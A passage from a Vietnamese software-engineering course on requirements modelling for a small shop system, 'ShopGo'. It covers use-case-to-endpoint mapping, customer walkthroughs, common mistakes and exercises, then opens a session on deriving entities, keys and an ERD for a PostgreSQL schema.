Hủy đơn	`cancellation`	Chuyển đơn pending sang cancelled và hoàn kho	Xóa đơn (v1 không có)
Phiên	session	Cặp access token và refresh token	Một lần truy cập
Chuỗi refresh	`family`	Các refresh token nối tiếp nhau từ một lần đăng nhập	Danh sách mọi token của người dùng

12. Ánh xạ use case → endpoint

Bảng này nối 22B với 22D và 22E: mỗi use case đã đặc tả có **ít nhất một endpoint**, và mỗi endpoint nghiệp vụ trỏ về một use case. Tiền tố `/api/v1`; hạ tầng `GET /healthz`, `GET /readyz` không phải use case nghiệp vụ.

UC	Endpoint	Thành công	Lỗi chính (`code`)	FR
UC-01	`POST /auth/register`	201	409 conflict, 422 validation_failed	FR-01
UC-02	`POST /auth/login`	200	401 unauthenticated	FR-02
UC-03	`POST /auth/refresh`	200	401	FR-03
UC-04	`POST /auth/logout`	204	422	FR-04
UC-05	`GET /me`	200	401	FR-05
UC-06	`GET /categories`	200		FR-06
UC-07	`POST /categories`	201	401, 403 forbidden, 409	FR-07

UC	Endpoint	Thành công	Lỗi chính (code)	FR
UC-08	`GET /products`	200	422	FR-08
UC-09	`GET /products/{id}`	200	404 not_found	FR-09
UC-10	`POST /products`, `PATCH`, `DELETE /products/{id}`	201, 200, 204	403, 404, 409, 422	FR-10
UC-11	`POST /orders`	201	401, 404, 409 out_of_stock, 422	FR-11, FR-12
UC-12	`GET /orders`, `GET /orders/{id}`	200	401, 404	FR-13
UC-13	`POST /orders/{id}/cancellations`	200	401, 404, 409 conflict	FR-14

Lưu ý UC-13: hủy đơn là **một tài nguyên được tạo** (`cancellations`) thay vì `DELETE`, vì đơn không bị xóa mà đổi trạng thái; vì sao chọn vậy và trả `200` thay `201` là chủ đề của 22D.

13. Kiểm tra mô hình với khách hàng

Mô hình đúng về mặt kỹ thuật vẫn có thể sai về mặt nghiệp vụ, và chỉ người trong nghề mới biết. Nhưng đưa sơ đồ UML cho chị Lan là vô ích: chị không đọc ký hiệu. **Walkthrough** (đi qua kịch bản) hiệu quả hơn:

1. **Kể chuyện bằng ví dụ cụ thể**, không đưa sơ đồ: "Cô Hoa đặt 2 nồi cơm và 1 ấm siêu tốc. Nồi cơm chỉ còn 1. Em hiểu là cô Hoa nhận thông báo hết hàng và *không* bị trừ cái ấm. Đúng không chị?"
2. **Đi qua mọi luồng**: đường vui, hết hàng, bấm hai lần, hủy rồi đặt lại, hủy đơn đã giao.
3. **Cho chị chỉnh bằng lời của chị**; ghi lại và sửa tài liệu ngay.
4. **Xin xác nhận bằng văn bản** (tin nhắn "đúng/sai chỗ nào").

Kết quả buổi walkthrough giả định với chị Lan (một cuộc trao đổi minh họa): **(a)** "Hủy xong khách đặt lại được không?" → được, đó là *đơn mới*, đơn cũ vẫn là `cancelled`; ghi vào từ điển. **(b)** "Nhân viên có xem được ai đặt gì không?" → v1 không có (Won't: quản trị đơn); chị chấp nhận tạm, ghi thành rủi ro. **(c)** "Nếu khách hủy đơn tôi đã đóng gói rồi?" → câu hỏi này làm lộ ra rằng `pending` chưa có nghĩa "chưa đóng gói"; cần định nghĩa lại khi có bước xử lý đơn (v2); ghi vào danh sách câu hỏi mở.

Danh sách kiểm tra mô hình trước khi chốt: mọi FR có UC (22A, mục 10); mọi UC có luồng lỗi; mọi quy tắc có mã và nơi cưỡng chế; mọi trạng thái có đường vào và (trừ cuối) đường ra; mọi từ trong sơ đồ có trong từ điển; sơ đồ sinh được thì **sinh** thay vì vẽ tay.

14. Sai lầm thường gặp

Danh sách bẫy của buổi này

1. **Use case quá chi tiết, giao diện hóa**: "khách bấm nút Đặt hàng, màn hình hiện hộp thoại"; backend không có nút và hộp thoại.
2. **CRUD hóa mọi thứ**: một use case cho mỗi lệnh Tạo/Xem/Sửa/Xóa của mọi bảng, thay vì mục tiêu của người dùng.
3. **Quên luồng lỗi**: chỉ vẽ đường vui; 404, 409, 422 và ca đồng thời là nơi nghiệp vụ thật sống.
4. **Quên ca "làm hai lần"**: hủy hai lần, đặt hai lần, làm mới hai lần đồng thời.
5. **Dùng sai `include` và `extend`** (đảo chiều mũi tên, dùng để chia nhỏ cho đẹp); nếu bạn không phân biệt được thì đừng dùng, viết luồng thay thế.
6. **Tác nhân là một người cụ thể** ("chị Lan") thay vì **vai trò**; hoặc quên tác nhân thời gian.
7. **Để quy tắc nghiệp vụ rải rác** trong từng use case; sửa một quy tắc phải tìm ở năm nơi và sót hai.
8. **Mô hình miền bị biến thành schema sớm**: thêm khóa, kiểu dữ liệu, chỉ mục vào mô hình khái niệm; khóa thiết kế trước khi hiểu nghiệp vụ.
9. **Một mô hình "Sản phẩm" khổng lồ** gộp mọi nghĩa của từ (mô tả, tồn kho, giá lúc mua); đơn giá tại thời điểm mua là thuộc tính của *dòng hàng*, không phải của sản phẩm.
10. **Sơ đồ trạng thái vẽ tay**, lệch mã sau hai tháng; hoặc trạng thái là chuỗi tự do không có bảng chuyển hợp lệ.
11. **Bảng quyết định không kiểm đầy đủ**: tổ hợp thiếu thành lỗi 500 và tổ hợp mâu thuẫn thành lỗi ngẫu nhiên.
12. **Lộ thông tin qua mã lỗi**: trả 403 cho đơn của người khác thay vì 404; thông báo khác nhau cho "sai email" và "sai mật khẩu".
13. **Sơ đồ quá lớn** (50 hộp trong một hình): không ai đọc; tách theo chủ đề, mỗi hình một ý.
14. **Không kiểm tra với khách**: mô hình hoàn hảo cho một nghiệp vụ không tồn tại.

15. Góc nhìn thực chiến

Góc nhìn thực chiến

Điều đáng giá nhất của việc mô hình hóa không phải là các sơ đồ mà là **cuộc trò chuyện** nó buộc xảy ra. Bảng quyết định hủy đơn trông như bài tập, nhưng ở dự án thật chính dòng bị bỏ trống ("chủ đơn, đơn đã hủy: ?") thường là nơi lộ ra điều chưa ai quyết: hủy lần hai nên là lỗi hay thành công im lặng? Hãy giữ sơ đồ **nhỏ và sống**: một sơ đồ trạng thái sinh từ mã, vài sơ đồ tuần tự cho các luồng khó (đặt hàng, làm mới phiên), danh mục quy tắc, từ điển. Đừng cố vẽ mọi thứ bằng UML; vẽ phần mà *lời nói không đủ* và để phần còn lại cho văn bản. Và nhớ rằng đa số nghiệp vụ "khó" của các hệ thống thương mại nhỏ nằm ở **tính đồng thời và ngoại lệ** (hai người cùng mua món cuối, bấm hai lần, hủy lúc đang xử lý), đúng những chỗ sơ đồ đường vui che mất.

16. Tóm tắt

Tóm tắt buổi học

- **Tác nhân** là vai trò nằm ngoài ranh giới; ShopGo v1 có A1, A2 (kế thừa A1), A3; thanh toán, email, đồng hồ hệ thống là tác nhân phụ chưa có ở v1.
- **Use case** là mục tiêu của tác nhân ở mức "một lần ngồi", không phải màn hình, hàm hay CRUD; `include` là phần luôn có, `extend` là phần tùy chọn mà gốc không biết.
- Đặc tả đủ: **tiền điều kiện, luồng chính, luồng thay thế, ngoại lệ, hậu điều kiện, quy tắc**; UC-11, UC-13, UC-03 cho thấy ngoại lệ và ca đồng thời là phần có giá trị nhất.
- **Quy tắc nghiệp vụ** `BR-01..15` ghi một lần, tham chiếu bằng mã, mỗi quy tắc một nơi cưỡng chế đáng tin.
- **Bảng quyết định** liệt kê mọi tổ hợp; chương trình bắt tổ hợp **thiếu** và **mâu thuẫn**, và kiểm BR-06 (404 giống nhau cho đơn không tồn tại và đơn của người khác).
- **Mô hình miền** là bản đồ khái niệm chưa phải schema; đơn + dòng hàng là một aggregate, đơn giá chụp lúc mua nằm ở dòng hàng.
- **Sơ đồ trạng thái sinh từ bảng chuyển trạng thái** trong mã (diagram as code), có test bảng chứng minh hủy hai lần và nhảy cóc bị từ chối.
- Tuần tự và hoạt động kiểm **nhánh lỗi** và **tính nguyên tử**; **walkthrough bằng ví dụ** mới là cách kiểm mô hình với khách.

17. Bài tập

1. **[Cơ bản]** Vẽ sơ đồ use case (Mermaid flowchart, tác nhân ngoài khung) cho hệ thống đặt sân thể thao của bài tập 22A. **Đạt** khi tác nhân nằm ngoài khung, mỗi use case đặt tên động từ + tân ngữ, và có ít nhất một `include` hoặc `extend` được giải thích đúng.
2. **[Cơ bản]** Đặc tả đầy đủ use case "Đăng ký" (UC-01) theo khuôn mục 4.1, dùng bản ngắn ở mục 4.5 làm điểm xuất phát. **Đạt** khi có ≥ 4 ngoại lệ với mã lỗi và quy tắc BR tham chiếu đúng.
3. **[Cơ bản]** Với danh sách 15 quy tắc BR, chỉ ra **ba** quy tắc có thể bị vi phạm khi hai yêu cầu chạy đồng thời và nói cơ chế nào ngăn chặn từng cái. **Đạt** khi mỗi cơ chế nằm ở một nơi duy nhất và giải thích được vì sao.
4. **[Trung bình]** Thêm vào bảng quyết định của mục 6 điều kiện **C4: đơn đã quá 24 giờ** (giả sử chị Lan đổi ý: chỉ cho hủy trong 24 giờ đầu). Chạy lại chương trình, ghi số tổ hợp khả thi mới, bổ sung quy tắc, và chỉ ra thứ tự kiểm tra hợp lý. **Đạt** khi không còn tổ hợp thiếu hoặc mâu thuẫn.
5. **[Trung bình]** Mở rộng bảng chuyển trạng thái ở mục 8: thêm trạng thái `refunded` (từ `paid`, sau khi hủy có hoàn tiền) và sự kiện `refund`. Cập nhật kịch bản, chạy lại, dựng lại PNG. **Đạt** khi test mới bắt được "hoàn tiền đơn chưa thanh toán" và sơ đồ sinh lại không sửa tay.
6. **[Trung bình]** Viết đặc tả UC-12 (Xem đơn của tôi) với **luồng thay thế** cho phân trang (trang đầu, trang kế, hết dữ liệu) và ngoại lệ đơn người khác. **Đạt** khi chỉ ra vì sao danh sách trả "rỗng" còn chi tiết đơn lạ trả 404.
7. **[Nâng cao]** Viết sơ đồ tuần tự cho UC-13 (Hủy đơn) trong đó hai yêu cầu hủy đồng thời chạy song song (dùng khối `par`); giải thích bằng sơ đồ vì sao kho hoàn đúng một lần. **Đạt** khi sơ đồ chỉ rõ điểm đồng bộ hóa (câu lệnh có điều kiện).
8. **[Nâng cao]** Viết bộ **kiểm tra nhất quán** bằng Go đọc bảng ánh xạ UC → FR → BR (nhúng trong mã) và báo: FR không có UC, UC không có FR, BR không dùng ở đâu, UC dùng BR không tồn tại. Chạy trên dữ liệu đúng và dữ liệu cố ý sai. **Đạt** khi mỗi loại lỗi được bắt bởi một ca test.

9. **[Thử thách]** Làm toàn bộ mô hình hóa nghiệp vụ cho đề bài "thư viện" (mượn, trả, đặt trước, phạt trễ): tác nhân, sơ đồ use case, đặc tả đầy đủ cho "Mượn sách" và "Trả sách", ≥ 10 quy tắc BR, bảng quyết định cho "được mượn không?" (kiểm bằng chương trình), sơ đồ trạng thái **sinh từ mã** cho vòng đời một bản sách, và kịch bản walkthrough. **Tiêu chí chấm** (100 điểm): use case và đặc tả đúng khuôn (25); luồng lỗi và ca đồng thời đầy đủ (20); quy tắc BR có mã và nơi cưỡng chế (15); bảng quyết định được máy kiểm sạch (15); sơ đồ trạng thái sinh từ mã và khớp test (15); walkthrough có ba phát hiện thật (10).

Buổi 22C — Từ yêu cầu đến ERD và thiết kế cơ sở dữ liệu

Thông tin buổi học

Thời lượng: 6 giờ · **Mức độ:** Trung cấp · **Cần biết trước:** Buổi 20–22, Buổi 22A–22B

Mục tiêu học tập

Sau buổi học này bạn có thể:

- Suy ra **thực thể, thuộc tính, quan hệ và bản số** từ đề bài, từ điển nghiệp vụ và use case bằng phương pháp gạch danh từ/động từ, và giải thích vì sao loại bỏ từng ứng viên.
- Đọc và vẽ **ERD** theo ký hiệu Chen và crow's foot; đi từ ERD khái niệm đến logic đến vật lý của ShopGo v1 (6 bảng).
- Biến mỗi **quy tắc nghiệp vụ** thành ràng buộc ở đúng tầng (kiểu dữ liệu, `NOT NULL`, `UNIQUE`, `FK`, `CHECK`, trigger, ứng dụng) và nói rõ quy tắc nào CSDL không thi hành được.
- Chọn kiểu dữ liệu, khóa, tên; thiết kế `refresh_tokens` (lưu băm, chuỗi, đã dùng/thu hồi) và biết khóa idempotency của mã tham chiếu nằm ở đâu.
- **Chuẩn hóa** một bảng Excel lộn xộn qua 1NF, 2NF, 3NF bằng SQL chạy được, và chỉ ra các phi chuẩn hóa có chủ đích.
- Thiết kế **index theo mẫu truy cập**, chứng minh bằng 300.000 sản phẩm và hơn một triệu dòng hàng giả (Seq Scan thành Index Scan), ước lượng dung lượng sau 1 và 3 năm.
- **Kiểm thử schema** (mỗi quy tắc bị vi phạm sinh đúng SQLSTATE), sinh ERD từ schema thật bằng Go và so với `000001_init_schema.up.sql` của mã tham chiếu.

Schema là hệ quả của yêu cầu, không phải của trí tưởng tượng

Sai lầm điển hình của người mới là mở trình soạn thảo và gõ `CREATE TABLE` ngay. Hai tuần sau mới phát hiện thiếu một quy tắc, thừa một bảng, sai một bản số, và lúc đó dữ liệu thật đã nằm trong bảng. Dữ liệu là phần khó đổi nhất của hệ thống (Buổi 20). Buổi này dạy **thứ tự suy nghĩ** trước khi viết một dòng DDL: mọi bảng, cột, ràng buộc, index phải truy ngược được về một yêu cầu (`FR-xx`, `NFR-xx`, `UC-xx`, quy tắc `BR`) hoặc một truy vấn cụ thể. Cái không truy ngược được thì chưa nên có.

1. Từ yêu cầu đến mô hình dữ liệu: bức tranh toàn cục

Buổi 20 dạy **cú pháp**: `CREATE TABLE`, kiểu dữ liệu, chuẩn hóa, và Buổi 21 dạy index. Buổi này đặt câu hỏi đứng *trước* các buổi đó: **bảng nào, cột nào, vì sao, và làm sao biết mình đúng?** Chúng ta không lặp lại cú pháp, chỉ tham chiếu.

1.1. Đầu vào và đầu ra


Đầu vào lấy từ hai buổi trước: đề bài của chị Lan, `FR-01..FR-14`, `NFR-01..NFR-10` (Buổi 22A), `UC-01..UC-13`, từ điển nghiệp vụ, mô hình trạng thái đơn và các quy tắc nghiệp vụ `BR` (Buổi 22B). Đầu ra là một **gói dữ liệu**: ERD ba mức, bảng *quy tắc* → *ràng buộc* (mục 4), bảng *truy vấn* → *index* kèm bằng chứng đo (mục 7), bộ test schema và tài liệu sinh từ schema thật (mục 9, 10), migration có số thứ tự (mục 11).

1.2. Ba mức mô hình

Mức	Trả lời câu hỏi	Chứa gì	Ví dụ ShopGo
Khái niệm	Nghiệp vụ có những "thứ" nào và liên hệ ra sao?	Thực thể, quan hệ, bản số. Không kiểu, không khóa, không công nghệ	"Khách đặt đơn; đơn gồm dòng hàng; dòng hàng nói về sản phẩm"
Logic	Dữ liệu được tổ chức thế nào (độc lập hệ quản trị)?	Thuộc tính, khóa chính/ngoại, đã chuẩn hóa 3NF	`orders(id, user_id, status, total, created_at)`
Vật lý	Cài trên PostgreSQL cụ thể ra sao?	Kiểu, `CHECK`, tên ràng buộc, index, `ON DELETE`	`BIGINT GENERATED ALWAYS AS IDENTITY`, `orders_user_created_idx`

Tách ba mức giúp **cãi nhau đúng chỗ**: "đơn có thuộc về khách không?" là chuyện khái niệm, không liên quan `BIGINT` hay `UUID`; khách hàng đọc được mức khái niệm, chỉ đồng nghiệp kỹ thuật cần mức vật lý.

1.3. Sáu bước




Quy trình thiết kế CSDL từ yêu cầu

1. **Gạch danh từ và động từ** trong đề bài, use case, từ điển (mục 2.1).
2. **Lọc** ra thực thể, thuộc tính, trùng nghĩa, loại bỏ (mục 2.1).
3. **Quan hệ, bản số, tham gia** bắt buộc hay tùy chọn (mục 2.2), cho ra ERD khái niệm.
4. **Danh tính, kiểu dữ liệu, chuẩn hóa** (mục 2.3, 5, 6), cho ra ERD logic.
5. **Ràng buộc từ quy tắc, index từ truy vấn** (mục 4, 7), cho ra schema vật lý và migration.
6. **Kiểm thử schema, sinh lại ERD từ schema thật** (mục 9, 10); phát hiện thiếu sót thì quay lại bước 2. Vòng lặp này là bình thường: không ai thiết kế đúng ngay lần đầu.

2. Tìm thực thể, thuộc tính và quan hệ

2.1. Gạch danh từ, gạch động từ

Nhắc lại đề bài của chị Lan (Buổi 22A): *"Chị muốn bán đồ gia dụng nhỏ qua mạng. Khách vào xem hàng, thấy hàng nào còn thì đặt... Chị không muốn bán lố hàng đã hết. Nhân viên của chị cũng cần vào sửa giá và thêm hàng... khách đổi ý thì cho hủy đơn nhé."* Gạch **danh từ** (ứng viên thực thể hoặc thuộc tính) và **động từ** (ứng viên quan hệ), rồi bổ sung từ từ điển nghiệp vụ và các use case. Mỗi ứng viên phải qua bộ lọc:



Bộ lọc danh từ thành thực thể

Bốn câu hỏi phân biệt thực thể với thuộc tính: nó có **danh tính riêng** (phân biệt hai cái cùng loại) không; có **nhiều thể hiện** không; có **thuộc tính của riêng nó** không; có **vòng đời** (được tạo, đổi, kết thúc) không? Trả lời "có" cho phần lớn thì là thực thể. Kết quả cho ShopGo v1:

Ứng viên	Quyết định	Lý do
khách, khách hàng	**Thực thể** `users`	Có danh tính, đăng ký, đăng nhập, sở hữu đơn (UC-01..UC-05)
nhân viên, chị Lan (admin)	**Trùng nghĩa** với `users`	Cùng đăng nhập; khác nhau ở **vai trò** (`role`). Không có dữ liệu riêng của nhân viên trong v1 nên không có bảng `employees`
hàng, đồ gia dụng, sản phẩm	**Thực thể** `products`	Đề bài nói "hàng", từ điển nói "sản phẩm": chọn một tên, ghi vào từ điển
danh mục	**Thực thể** `categories`	Có tên riêng, nhiều sản phẩm dùng chung, admin tạo (UC-07)
đơn, đơn hàng	**Thực thể** `orders`	Có vòng đời (trạng thái), được khách xem/hủy
dòng hàng	**Thực thể phụ thuộc** `order_items`	Không tồn tại ngoài đơn; mang `quantity`, `unit_price` của riêng nó
phiên đăng nhập	**Thực thể** `refresh_tokens`	Có vòng đời (dùng, thu hồi, hết hạn). Access token là JWT, không lưu
giá	**Thuộc tính**, hai nơi	`products.price` (giá hiện tại) khác `order_items.unit_price` (giá đã bán). Cùng chữ "giá", hai ý nghĩa

Ứng viên	Quyết định	Lý do
tồn kho	**Thuộc tính** `products.stock`	Một kho duy nhất trong v1; nếu có nhiều kho thì thành thực thể
SKU, email	**Thuộc tính định danh tự nhiên**	`UNIQUE`, nhưng không làm khóa chính (mục 2.3)
hủy đơn	**Trạng thái**, không phải thực thể	`status = 'cancelled'`; v1 không lưu lý do hay thời điểm hủy (ghi nhận như một *đánh đổi*)
giỏ hàng, thanh toán, đánh giá	**Loại bỏ** (Won't v1)	Ngoài phạm vi; chừa chỗ để thêm sau (mục 11)
tổng tiền, chuỗi refresh, khóa idempotency	Thuộc tính dẫn xuất / thuộc tính / **không vào CSDL v1**	`orders.total` lưu sẵn có chủ đích (mục 6.4); `family_id` chưa đáng một bảng; khóa idempotency nằm trong bộ nhớ (mục 5.5)

> **Một khái niệm, một tên; một tên, một nghĩa**
> "Hàng", "sản phẩm", "item" là ba tên cho một khái niệm: chốt một tên trong từ điển và dùng từ tài liệu đến tên bảng. Ngược lại một từ hai nghĩa (như "giá") phải tách thành hai thuộc tính.

2.2. Từ động từ đến quan hệ, bản số và sự tham gia

Bản số (*cardinality*) cho biết một thể hiện bên này liên hệ tối đa với bao nhiêu thể hiện bên kia (1-1, 1-N, N-N). **Sự tham gia** (*participation*) cho biết có **bắt buộc** hay **tùy chọn** (tối thiểu 1 hay 0). Hỏi hai lần cho mỗi động từ, một lần theo mỗi chiều:

Câu nghiệp vụ	Bản số	Phía bắt buộc	Phía tùy chọn
Khách **đặt** đơn	`users` 1-N `orders`	Mỗi đơn có **đúng một** chủ (`user_id NOT NULL`)	Khách có thể chưa có đơn nào
Đơn **gồm** dòng hàng	`orders` 1-N `order_items`	Mỗi dòng thuộc đúng một đơn	Về nghiệp vụ đơn phải có ít nhất 1 dòng, nhưng CSDL không ép được (mục 4.2)
Dòng hàng **nói về** sản phẩm	`orders` N-N `products`	Dòng hàng luôn có sản phẩm	Sản phẩm có thể chưa bán lần nào
Danh mục **phân loại** sản phẩm	`categories` 1-N `products`	Sản phẩm bắt buộc có một danh mục (quyết định của v1)	Danh mục có thể rỗng
Khách **mở** phiên	`users` 1-N `refresh_tokens`	Mỗi token có một chủ	Khách có thể không có token nào (đã đăng xuất, hết hạn)

Hai quy tắc dựng bảng từ quan hệ: (1) quan hệ **1-N**: đặt khóa ngoại ở phía **N** (`orders.user_id`); (2) quan hệ **N-N** không đặt trực tiếp được trong mô hình quan hệ, phải **giải** bằng một bảng kết hợp có khóa chính là cặp khóa ngoại (`order_items(order_id, product_id)`), và bảng đó thường mang thuộc tính riêng của *cặp* (`quantity`, `unit_price`). Quan hệ 1-1 hiếm gặp (tách hồ sơ mở rộng khỏi `users`); ShopGo v1 không có.


2.3. Thuộc tính và danh tính: khóa tự nhiên hay khóa thay thế

Mỗi thực thể cần một **danh tính** bền vững. Có hai nguồn: **khóa tự nhiên** (có sẵn trong nghiệp vụ: email, SKU) và **khóa thay thế** (*surrogate key*: số vô nghĩa do hệ thống cấp, `id`).

Ứng viên	Vấn đề khi dùng làm khóa chính	Quyết định
`email`	Khách đổi email thì phải sửa mọi khóa ngoại; so sánh không phân biệt hoa/thường; dữ liệu cá nhân nằm rải trong nhiều bảng	`id` là PK; email là `UNIQUE` **theo** `lower(email)`
`sku`	Do nhân viên gõ, có thể sửa lỗi chính tả sau này	`id` là PK; `sku` là `UNIQUE`
`categories.name`	Đổi tên danh mục là chuyện thường	`id` là PK; `name` là `UNIQUE`
`(order_id, product_id)`	Tự nhiên, ổn định, không bao giờ đổi	**PK ghép** cho `order_items` (không cần cột `id` thừa)
`token_hash`	Chính là thứ ta tra cứu; 256 bit ngẫu nhiên nên không đoán được	**PK** của `refresh_tokens` (mục 5.4)

Quy tắc dùng chung: **PK là khóa thay thế bất biến; mọi khóa tự nhiên vẫn được bảo vệ bằng** `UNIQUE`. Khóa thay thế cho phép nghiệp vụ đổi quy ước (SKU, email) mà không lan sang các bảng con; `UNIQUE` giữ nghiệp vụ không bị trùng. Còn việc chọn `BIGINT` identity hay `UUID` làm khóa thay thế là một ADR riêng ở mục 11.3.

2.4. ERD khái niệm của ShopGo



ERD khái niệm ShopGo v1

Hình này chỉ có thực thể, quan hệ và bản số, **không có** kiểu dữ liệu hay khóa. Đọc nó cho chị Lan nghe được: "mỗi khách có thể có nhiều đơn; mỗi đơn gồm một hay nhiều dòng hàng; mỗi dòng nói về đúng một sản phẩm; mỗi sản phẩm thuộc một danh mục". Chú ý `||--|{` giữa đơn và dòng hàng: *ít nhất một* dòng. Mức vật lý ở mục 3.4 sẽ hạ nó xuống `o{` vì CSDL không ép được, đó chính là một điểm cần ghi vào bảng ở mục 4.

3. Ký hiệu ERD và cách đọc

3.1. Ba họ ký hiệu

- **Chen** (1976): thực thể là hình chữ nhật, thuộc tính là elip nối vào, quan hệ là hình thoi có nhãn động từ, bản số `1`, `N`, `M` trên đường nối. Tốt để *dạy* và bàn nghiệp vụ; cồng kềnh khi có hàng chục bảng.
- **Crow's foot** (chân gà): thực thể là hộp liệt kê cột, bản số vẽ ngay đầu đường nối bằng ký hiệu chân chim. Gọn, khớp bảng thật, là chuẩn thực tế; Mermaid `erDiagram` dùng ký hiệu này.
- **UML class diagram** với bội số `1`, `0..*`, `1..*`: quen với người học hướng đối tượng, ít dùng cho CSDL.

3.2. Bảng ký hiệu crow's foot trong Mermaid

```
Ký hiệu (mỗi đầu)   Nghĩa                       Ví dụ
||                   đúng một                    mỗi đơn có đúng một khách
|o  hoặc  o|         không hoặc một             cột khóa ngoại cho phép NULL
